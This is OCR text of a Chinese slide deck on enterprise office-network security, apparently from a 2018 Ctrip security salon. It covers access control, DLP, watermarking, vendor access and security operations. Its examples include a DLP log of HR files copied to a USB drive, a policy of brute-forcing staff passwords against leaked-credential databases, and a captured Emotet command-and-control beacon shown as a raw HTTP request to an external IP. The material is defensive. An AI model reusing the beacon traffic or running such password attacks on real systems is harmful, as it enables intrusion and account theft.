
认证

邮箱帐户登录
域登录
您即将登录：
帐号
帐号
请输入您的corp邮箱前缀
密码
密码
请输入与您的帐号相匹配的密码
记住本次登录
登录

Microsoft
Active Directory

OpenLDAP™
http://www.OpenLDAP.org
community developed LDAP software

统一权限管理系统


统一权限管理平台
注销
系统管理
关键词搜索
搜索
创建系统
添加系统
我的权限
权限申请
授权管理
系统管理
系统名称
系统地址
更新时间
状态
责任人
操作
2018-06-27
已启用
2018-06-21
已启用
2018-05-31
已启用
2018-05-09
已启用
2018-05-07
已启用
2018-04-18
已启用
2018-04-16
已启用
编辑 查看 查看关联用户 停用
用户操作手册

网络准入

- VPN接入
  - 逐步废掉私自搭建的OpenVPN通道
  - 内部网站没有特殊情况，不对外开放
- 设备准入
  - NAC
  - Agent 支持身份认证和安全基线检测等功能
  - 支持的终端类型和OS

终端安全

- 域控有点弱
- AV
- 补丁管理
- 软件管理

WIFI 安全

- 私搭WIFI
- WIFI guest认证
- WIFI 钓鱼

网络隔离

- 服务器区
- 员工电脑区（根据职能适当划分）
- GUEST隔离
- 特殊岗位隔离，虚拟桌面（例如，审核）

网络安全

- 漏洞扫描
  - 服务器扫描
  - 主机扫描
- 安全设备
  - 防火墙
  - IDS / IPS / APT 与 终端安全AV等联动
- 对外开放服务端口需要审核和备案

员工行为管理 & 数据安全

NDLP & HDLP


上网行为管理系统

邮箱审计

水印（web水印、文件水印，桌面水印）

邮件安全

- 钓鱼邮件处置
- 邮件反垃圾



第三方供应商安全 & 资产

- 三方设备维护制度
  - 跳板机 + 录屏软件 + 人肉监控
  - TeamViewer
  - Zoom
  - QQ远程
  - PCAnywhere
- 设备重复利用 & 硬盘清理

安全管理与运营

- 安全管理制度与流程文档（最佳实践梳理）
- 安全合规（符合法律法规与政府监管）
- 安全运营与定期巡检
  - 安全方案的实施与反馈、优化
  - 安全问题/风险的发现能力
  - 安全问题/事件根因分析

实践案例

4266835	2018-04-26 14:04:37		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	87.05 KB
4266831	2018-04-26 14:04:37		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	472.09 KB
4266827	2018-04-26 14:04:36		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	316.6 KB
4266823	2018-04-26 14:04:36		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	2.43 MB
4266819	2018-04-26 14:04:36		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	1.87 MB
4266815	2018-04-26 14:04:36		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	2.58 MB
4266811	2018-04-26 14:04:36		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	1.36 MB
4266807	2018-04-26 14:04:35		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	2.67 MB
4266803	2018-04-26 14:04:35		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	1.97 MB
4266799	2018-04-26 14:04:35		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	3.68 MB
4266795	2018-04-26 14:04:35		HR部	Endpoint removabl...	Seagate BUP GD	Medium	Permitted	1	1.99 MB

ncident: 4266819 Severity: Medium Action: **Permitted** Channel: Endpoint removable media

Display: Violation triggers

Rule: 文档检查策略

- Various Graphics Formats (File Type)
  E:\新正式员工档
- 公司_HR_关键字 (Dictionary) 1
  入职

Forensics | Properties | History

Source:

Event Time: 26 Apr. 2018, 2:04:36 PM

Destination: Seagate BUP GD 移动硬盘


Details: File "E:\新正式员工档案 was copied to removable device


Additional forensics data is not available. Either the action plan for this rule does not include forensics; you do not have permission to view forensics; or the system was unable to retrieve f

实践案例

- 密码管理
  - 定期爆破和社工库比对密码
  - 通过1password对所有工作中用到的密码进行管理，全部使用自动生成的复杂密码，禁止使用个人常用密码，包括邮箱账号、域账号、内部系统账号、ssh key密钥、git key密钥等；

实践案例





开始

1、读取添加水印文件

2、添加图片占位符

3、转换成xml文件

4、图片占位符转换为水印

5、将xml转换成初始格式文件

结束

实践案例

alertType	alerti	p	re	fileHash	sname	loca	malware_typ	sev	occurred	mwurl	src	st	cnchost	channel
Malware Callback	193616	Web	wMPS (wMPS) 8.1.2	fi	Trojan.Emotet	1(	US/OH/North Olmsted	crit	2018-05-15T02:34:13Z	ht	10.240.116.40	r	bot-com	65.25.17.131	GET / HTTP/1.1 Cookie: 46815=LA9QWrmK5H4d1BnxXBWMftu/ZOumdyPCo2os4YCG5GgYNe6NAuNkEAqTRIEe6qnkhVq5Cm1ktqRxJP3Tpjt1pHvAzAqFI1aunAMhj9RSZp/hXSYrIJ6JRjeQbf9LR5d6GQV8nPJvUAJXKbprMZ4Hb5yh0Gm1OIOqLJPDegYLeYBlsqzyWNakdpp7iKU31kkOuvIVohaUbgN+kDQ/GPoX+t6crQ9aQtLt5O3Q6E4+IEhANlivxKJ8LUW5QjydB3+nw87qWV9fSFENgOfPNUWPipQN7KpatX3yOW2vekkPpouizcmop2nNz8FZxYrdIWXGnn5xJaFmMGBn0FLib0Xm+uqTOSvG76vHLVe9uonp/MdMPkASuziHQXW56RNtYqqNea7wJ5FfIeLB8eJfaZUDV/0tIrJeICztHJVzehqUSwYvG7wQwhdUpzPIdoN4dv5qXkQbbGV45LO8ymfnkIERAoKJJZfxZaWRB4JzJS9pOfcOTSnIG0jCYD+OEbP0AGcbNNQeXx/VhLvoZRkIPuJdUyUX/LIFz0Fux0mRjCQMvfVsDW7eXRTIBP6L0UvicrowKNSLRbk5xh3PI7BOythTa0kNIYHWTkGH58bkHR4qN11OndmVUjfmFx0E/yNK+ELjTol3zHXfbC5P23mQzODsq4qxMDryct5Bx00MbWo5/rIHPMI9MpuLsa/u8PIrC35JF18zgQ== User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 65.25.17.131 Connection: Keep-Alive Cache-Control: no-cache

THANKS
2018 携程安全沙龙